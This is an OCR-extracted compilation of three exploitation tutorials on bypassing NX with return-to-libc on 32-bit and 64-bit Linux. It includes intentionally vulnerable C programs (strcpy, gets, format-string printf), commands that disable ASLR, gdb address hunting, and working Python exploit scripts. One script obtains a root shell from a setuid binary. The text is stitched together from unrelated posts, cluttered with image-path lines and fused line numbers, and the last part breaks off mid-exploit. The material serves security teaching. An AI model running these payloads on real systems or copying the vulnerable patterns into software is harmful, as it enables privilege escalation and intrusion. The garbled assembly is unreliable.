
To fight the NX protection, a return-to-libc technique is used, which enables attackers to bypass the NX bit protection and subvert the vulnerable program's execution flow by re-using existing executable code from the standard C library shared object (/lib/i386-linux-gnu/libc-*.so), that is already loaded and mapped into the vulnerable program's virtual memory space, similarly like ntdll.dll is loaded to all Windows programs.

At a high level, ret-to-libc technique is similar to the regular stack overflow attack, but with one key difference - instead of overwritting the return address of the vulnerable function with address of the shellcode when exploiting a regular stack-based overflow with no stack protection, in ret-to-libc case, the return address is overwritten with a memory address that points to the function system(const char *command) that lives in the libc library, so that when the overflowed function returns, the vulnerable program is forced to jump to the system() function and execute the shell command that was passed to the system() function as the *command argument as part of the supplied shellcode.

In our case, we will want the vulnerable program to spawn the /bin/sh shell, so we will make the vulnerable program call system("/bin/sh").

Diagram

Below is a simplified diagram that illustrates stack memory layout during the ret-to-libc exploitation process, that we will build in this lab:



Stack memory layout of the 32-bit vulnerable program when using ret-to-libc technique

Points to note in the overflowed buffer:

1. 1.

EIP is overwritten with address of the system() function located inside libc;

2. 2.

Right after the address of system(), there's address of the function exit(), so that once system() returns, the vulnerable program jumps the exit(), which also lives in the libc, so that the vulnerable program can exit gracefully;

3. 3.

Right after the address of exit(), there's a pointer to a memory location that contains the string /bin/sh, which is the argument we want to pass to the system() function.

Stack Layout

From the above diagram (after overflow), if you are wondering why, when looking from top to bottom, the stack's contents are:

1. 1.

Address of the /bin/sh string

2. 2.

Address of the exit() function

3. 3.

Address of the system() function

...we need to remember what happens with the stack when a function is called:

1. 1.

Function arguments are pushed on to the stack in reverse order, meaning the left-most argument will be pushed last;

2. 2.

Return address, telling the program where to return after the function completes, is pushed;

3. 3.

EBP is pushed;

4. 4.

Local variables are pushed.

With the above in mind, it should now be clear why the overflowed stack looks that way - essentially, we manually built an arbitrary/half-backed stack frame for the system() function call:

- we pushed an address that contains the string /bin/sh - the argument for our system() call;
- we also pushed a return address, which the vulnerable program will jump to once the system() call completes, which in our case is the address of the function exit().

Vulnerable Program

The below is our vulnerable program for this lab, which takes user input as a commandline argument and copies it to a memory location inside the program, without checking if the user supplied buffer is bigger than the allocated memory:


vulnerable.c

```
#include <stdio.h>

int main(int argc, char *argv[])

{

  char buf[8];

  memcpy(buf, argv[1], strlen(argv[1]));

  printf(buf);

}
```

Let's compile the above code:

```
cc vulnerable.c -mpreferred-stack-boundary=2 -o vulnerable
```

Copied!




Vulnerable program compiled

Also, let's temporarily switch off the Address Space Layout Randomization (ASLR) to ensure it does not get in the way of this lab:

1

echo 0 > /proc/sys/kernel/randomize_va_space

Copied!



Temporarily disable ASLR

Let's now execute the vulnerable program via gdb, set a breakpoint on the function main and continue the execution:

1

gdb vulnerable anything

2

b main

3

r

Copied!

```
→  ~/labs/retlibc
→  ~/labs/retlibc gdb vulnerable anything
GNU gdb (Debian 7.12-6+b1) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vulnerable...(no debugging symbols found)...done.
/root/labs/retlibc/anything: No such file or directory.
gdb-peda$ b main
Breakpoint 1 at 0x11cd
gdb-peda$ r
Starting program: /root/labs/retlibc/vulnerable
```

Spawn vulnerable program with gdb, getting our hands dirty

Additionally, we can confirm our binary has various protections enabled for it with the key one for this lab being the NX protection:

1

checksec

Copied!

```
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : ENABLED
NX        : ENABLED
PIE       : ENABLED
RELRO     : FULL
```


Protections overview for the vulnerable program

Finding system()

In gdb, by doing:

p system


...we can see, that the function system resides at memory location 0xb7e13870 inside the vulnerable program in the libc library:



system() is located at 0xb7e13870

Finding exit()

The same way, we can see that exit() resides at 0xb7e06c30:



exit() is located at 0xb7e06c30

Finding /bin/sh

Inside libc

We want to hijack the vulnerable program and force it to call system("/bin/sh") and spawn the /bin/sh for us.


We need to remember that system() function is declared as system(const char *command), meaning if we want to invoke it, we need to pass it a memory address that contains the string that we want it to execute (/bin/sh). We need to find a memory location inside the vulnerable program that contains the string /bin/sh. It's known that the libc contains that string - let's see how we can find it.

We can inspect the memory layout of the vulnerable program and find the start address of the libc (what memory address inside the vulnerable program it's is loaded to):

1

gdb-peda$ info proc map

Below shows that /lib/i386-linux-gnu/libc-2.27.so inside the vulnerable program starts at 0xb7dd6000:




Inside the vulenerable program, libc is loaded at 0xb7dd6000

We can now use the strings utility to find the offset of string /bin/sh relative to the start of the libc binary:

1

strings -a -t x /lib/i386-linux-gnu/libc-2.27.so | grep "/bin/sh"

We can see that the string is found at offset 0x17c968:



/bin/sh is at offset 0x17c968 from the start of libc

...which means, that in our vulnerable program, at address 0xb7f52968 (0xb7dd6000 + 17c968), we should see the string /bin/sh, so let's test it:

1

x/s 0xb7f52968

Below shows that /bin/sh indeed lives at 0xb7f52968:


/bin/sh inside vulnerable program is located at 0xb7f52968

Inside SHELL Environment Variable


Additionally, we can find the location of the environment variable SHELL=/bin/sh on the vulnerable program's stack:

1

x/s 500 $esp



In the above screenshot, we can see that at 0xbffffeea we have the string SHELL=/bin/sh. Since we only need the address of the string /bin/sh (without the SHELL= bit in front, which is 6 characters long), we know that 0xbffffeea + 6 will give us the exact location we are looking for, which is 0xBFFFFEF0:




/bin/sh as an environment variable inside the vulnerable program at 0xBFFFFEF0

Find String in gdb-peda

Worth remembering, that we can look for the required string using gdb-peda like so:

1

find "/bin/sh"



/bin/sh can be seen in multiple locations in the vulnerable program

Exploiting

Assuming we need to send 16 bytes of garbage to the vulnerable program before we can overwrite its return address, and make it jump to system() (located at 0xb7e13870, expressed as \x70\x38\xe1\xb7 due to little-endianness), which will execute /bin/sh that's present in 0xb7f52968 (expressed as \x68\x29\xf5\xb7), the payload in a general form looks like this:

1

payload = A*16 + address of system() + return address for system() + address of "/bin/sh"

...and when variables are filled in with correct memory addresses, the final exploit looks like this:

1

r `python -c 'print("A"*16 + "\x70\x38\xe1\xb7" + "\x30\x6c\xe0\xb7" + "\x68\x29\xf5\xb7")'`

Once executed, we can observe how /bin/sh gets executed:

Vulnerable program spawns a /bin/sh shell

In previous posts, we saw that attacker

- copies shellcode to stack and jumps to it!!

in order to successfully exploit vulnerable code. Hence to thwart attacker's action, security researchers came up with an exploit mitigation called "NX Bit"!!

What is NX Bit?

Its an exploit mitigation technique which makes certain areas of memory non executable and makes an executable area, non writable. Example: Data, stack and heap segments are made non executable while text segment is made non writable.

With NX bit turned on, our classic approach to stack based buffer overflow will fail to exploit the vulnerability. Since in classic approach, shellcode was copied into the stack and return address was pointing to shellcode. But now since stack is no more executable, our exploit fails!! But this mitigation technique is not completely foolproof, hence in this post lets see how to bypass NX Bit!!

Vulnerable Code: This code is same as previous post vulnerable code with a slight modification. I will talk later about the need for modification.

```
 //vuln.c
#include <stdio.h>
#include <string.h>


int main(int argc, char* argv[]) {
 char buf[256]; /* [1] */
 strcpy(buf,argv[1]); /* [2] */
 printf("%s\n",buf); /* [3] */
 fflush(stdout);  /* [4] */
 return 0;
}
```

Compilation Commands:

#echo 0 > /proc/sys/kernel/randomize_va_space

$gcc -g -fno-stack-protector -o vuln vuln.c

$sudo chown root vuln

$sudo chgrp root vuln

$sudo chmod +s vuln

NOTE: "-z execstack" argument isnt passed to gcc and hence now the stack is Non eXecutable which can be verified as shown below:

$ readelf -l vuln

...

Program Headers:

Type Offset VirtAddr PhysAddr FileSiz MemSiz Flg Align

PHDR 0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4

INTERP 0x000154 0x08048154 0x08048154 0x00013 0x00013 R 0x1

[Requesting program interpreter: /lib/ld-linux.so.2]

LOAD 0x000000 0x08048000 0x08048000 0x00678 0x00678 R E 0x1000

LOAD 0x000f14 0x08049f14 0x08049f14 0x00108 0x00118 RW 0x1000

DYNAMIC 0x000f28 0x08049f28 0x08049f28 0x000c8 0x000c8 RW 0x4

NOTE 0x000168 0x08048168 0x08048168 0x00044 0x00044 R 0x4

...

GNU_STACK 0x000000 0x00000000 0x00000000 0x00000 0x00000 **RW** 0x4

GNU_RELRO 0x000f14 0x08049f14 0x08049f14 0x000ec 0x000ec R 0x1

$

Stack segment contains only RW Flag and no E flag!!

How to bypass NX bit and achieve arbitrary code execution?

NX bit can be bypassed using an attack technique called ***"return-to-libc"***. Here return address is overwritten with a particular libc function address (instead of stack address containing the shellcode). For example if an attacker wants to spawn a shell, he overwrites return address with system() address and also sets up the appropriate arguments required by system() in the stack, for its successful invocation.

Having already disassembled and drawn the stack layout for vulnerable code, lets write an exploit code to bypass NX bit!!

Exploit Code:

#exp.py

#!/usr/bin/env python

```
import struct

from subprocess import call


#Since ALSR is disabled, libc base address would remain constant and hence we can easily find the function address we want by adding the offset to it.

#For example system address = libc base address + system offset

#where

    #libc base address = 0xb7e22000 (Constant address, it can also be obtained from cat /proc//maps)

    #system offset     = 0x0003f060 (obtained from "readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system")


system = 0xb7e61060       #0xb7e2000+0x0003f060

exit = 0xb7e54be0         #0xb7e2000+0x00032be0


#system_arg points to 'sh' substring of 'fflush' string.

#To spawn a shell, system argument should be 'sh' and hence this is the reason for adding line [4] in vuln.c.

#But incase there is no 'sh' in vulnerable binary, we can take the other approach of pushing 'sh' string at the end of user input!!

system_arg = 0x804827d     #(obtained from hexdump output of the binary)


#endianess conversion

def conv(num):

 return struct.pack("<I",num)


# Junk + system + exit + system_arg

buf = "A" * 268

buf += conv(system)

buf += conv(exit)

buf += conv(system_arg)


print "Calling vulnerable program"
```

call(["./vuln", buf])

Executing above exploit program gives us root shell as shown below:

$ python exp.py

Calling vulnerable program

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA`���K��}�

id

uid=1000(sploitfun) gid=1000(sploitfun) **euid=0(root) egid=0(root)** groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),1000(sploitfun)

exit

$

Bingo we got the root shell!! But in real applications, its NOT that easy since root setuid programs would have adopted principle of least privilege.

What is principle of least privilege?

This technique allows root setuid program to obtain root privilege only when required. That is when required they gain root privilege and when NOT required they drop the obtained root privilege. Normal approach followed by root setuid programs is to drop root privileges before getting input from the user. Thus even when user input is malicious, attacker wont get a root shell. For example below vulnerable code wont allow the attacker to get a root shell.

Vulnerable Code:

```
//vuln_priv.c

#include <stdio.h>

#include <string.h>


int main(int argc, char* argv[]) {

 char buf[256];

 seteuid(getuid()); /* Temporarily drop privileges */

 strcpy(buf,argv[1]);

 printf("%s\n",buf);

 fflush(stdout);

 return 0;
```

}

Above vulnerable code doesnt give root shell when we try to exploit it using below exploit code.

#exp_priv.py

#!/usr/bin/env python

import struct

from subprocess import call

system = 0xb7e61060

exit = 0xb7e54be0

system_arg = 0x804829d

#endianess conversion

def conv(num):

return struct.pack("<I",num)

Junk + system + exit + system_arg

buf = "A" * 268

buf += conv(system)

buf += conv(exit)

buf += conv(system_arg)

print "Calling vulnerable program"

call(["./vuln_priv", buf])

NOTE: exp_priv.py is slightly modified version of exp.py!! Just the system_arg variable is adjusted!!

$ python exp_priv.py

Calling vulnerable program

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA`���KJl|�

$ id

uid=1000(sploitfun) gid=1000(sploitfun) egid=0(root) groups=1000(sploitfun),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare)

$ rm /bin/ls

rm: remove write-protected regular file `/bin/ls'? y

rm: cannot remove `/bin/ls': Permission denied

$ exit

$

Is this the end of tunnel? How to exploit root setuid programs which applies principle of least privilege?

For vulnerable code (vuln_priv), our exploit (exp_priv.py) was calling system followed by exit which found to be insufficent for obtaining root shell. But if our exploit code (exp_priv.py) was modified to call the following libc functions (in the listed order)

- seteuid(0)
- system("sh")
- exit()

64-Bit NX Bypass

In this article, we're going to be looking at a simple way of bypassing NX on a 64-bit Kali Linux system. NX (aka DEP) prevents code from executing from stack or heap memory.

The primary difference between doing this on a 64-bit system, as opposed to a 32-bit system is called functions will require their parameters to be populated in registers, instead of being placed on the stack.

The below sample code will be exploited;

```
1#include <string.h>

2#include <unistd.h>

3#include <stdio.h>

4

5int main (int argc, char **argv){

6    char buf [40];

7    gets(buf);

8    printf(buf);
```

9}

Compile with:

```
gcc -no-pie -fno-stack-protector nx_bypass.c -o nx_bypass
```

Disable ASLR:

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

Analysing the Crash

Let’s start by determining which offsets overwrites interesting registers:

```
root@kali:~/ROP# gdb -q ./nx_bypass
Reading symbols from ./nx_bypass...
(No debugging symbols found in ./nx_bypass)
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
gdb-peda$ pattern create 500 pattern.txt
Writing pattern of 500 chars to filename "pattern.txt"
gdb-peda$ run < pattern.txt
Starting program: /root/ROP/nx_bypass < pattern.txt

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x0
RDI: 0x1ff
RBP: 0x4147414131414162 ('bAA1AAGA')
```

```
RSP: 0x7fffffffe0f8 ("AcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAA
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%G"...)
RIP: 0x401169 (<main+55>: ret)
R8 : 0x1fff
R9 : 0xffffffff
R10: 0x7fffffffd028 --> 0x7fffffffd01c --> 0x1000f7fa9a00
R11: 0x6
R12: 0x401050 (<_start>:  xor    ebp,ebp)
R13: 0x7fffffffe1d0 ("%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA
As(AsDAs;As)AsEAsaAs0AsFAsbAs1AsGAscAs2AsHAsdAs3"...)
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[----------------------------------code----------------------------------]
   0x40115e <main+44>:    call   0x401030 <printf@plt>
   0x401163 <main+49>:    mov    eax,0x0
   0x401168 <main+54>:    leave
=> 0x401169 <main+55>: ret
   0x40116a:    nop    WORD PTR [rax+rax*1+0x0]
   0x401170 <__libc_csu_init>:    push   r15
   0x401172 <__libc_csu_init+2>:  lea    r15,[rip+0x2c97]        # 0x403e10
   0x401179 <__libc_csu_init+9>:  push   r14
[----------------------------------stack-----------------------------------]
0000| 0x7fffffffe0f8 ("AcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAA
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%G"...)
0008| 0x7fffffffe100 ("AAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARA
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%"...)
0016| 0x7fffffffe108 ("IAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQ
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A"...)

```

560024| 0x7fffffffe110 ("AJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARA
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4"...)
57
0032| 0x7fffffffe118 ("AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAA
58A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%"...)
59
0040| 0x7fffffffe120 ("6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqA
60A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA"...)

610048| 0x7fffffffe128 ("A7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAV
A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%I
62
0056| 0x7fffffffe130 ("AA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWA
63A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%I

[--]

Legend: code, data, rodata, value

Stopped reason: SIGSEGV

0x0000000000401169 in main ()

gdb-peda$ pattern search

Registers contain pattern buffer:

RBP+0 found at offset: 48

R9+52 found at offset: 69

Registers point to pattern buffer:

[RSP] --> offset 56 - size ~203

[R13] --> offset 272 - size ~203

We can see the RBP (stack base pointer) register is overwritten after 48 bytes. On 64-bit systems, the instruction pointer (RIP) will only be overwritten if the address it points to is valid. As such, our random pattern will not overwrite it. However, we know RIP will be 8 bytes from RBP, so the correct offset is 56.

Locating Useful Gadgets

We're going to go attempt to execute the system function from libc. Let's find the addresses of the "system" function, in addition to a string reference to "/bin/sh"

1gdb-peda$ p system

2$1 = {int (const char *)} 0x7ffff7e36ff0 <__libc_system>

3gdb-peda$ find /bin/sh

4Searching for '/bin/sh' in: None ranges

5Found 1 results, display max 1 items:

6libc : 0x7ffff7f73cee --> 0x68732f6e69622f ('/bin/sh')

Finally, as previously discussed we need need to ensure the function (in this case “system”) is loaded into the RDI register. Using the “ropper” application, we can find a suitable instruction in the binary:

```
1ropper --file ./nx_bypass --search "pop rdi; ret"

2[INFO] Load gadgets from cache

3[LOAD] loading... 100%

4[LOAD] removing double gadgets... 100%

5[INFO] Searching for gadgets: pop rdi; ret

6

7[INFO] File: ./nx_bypass

80x00000000004011cb: pop rdi; ret;
```

The Exploit

With the necessary information collected, we can now write the exploit:

```
1from struct import *

2buf = ""

3buf += "A"*56

4buf += pack("<Q", 0x00000000004011cb)    # pop rdi; ret;

5buf += pack("<Q", 0x7ffff7f73cee)        # pointer to "/bin/sh"

6buf += pack("<Q", 0x7ffff7e36ff0)        # address of system()

7f = open("payload.txt", "w")

8f.write(buf)
```

We can now run the payload to achieve command execution:

```
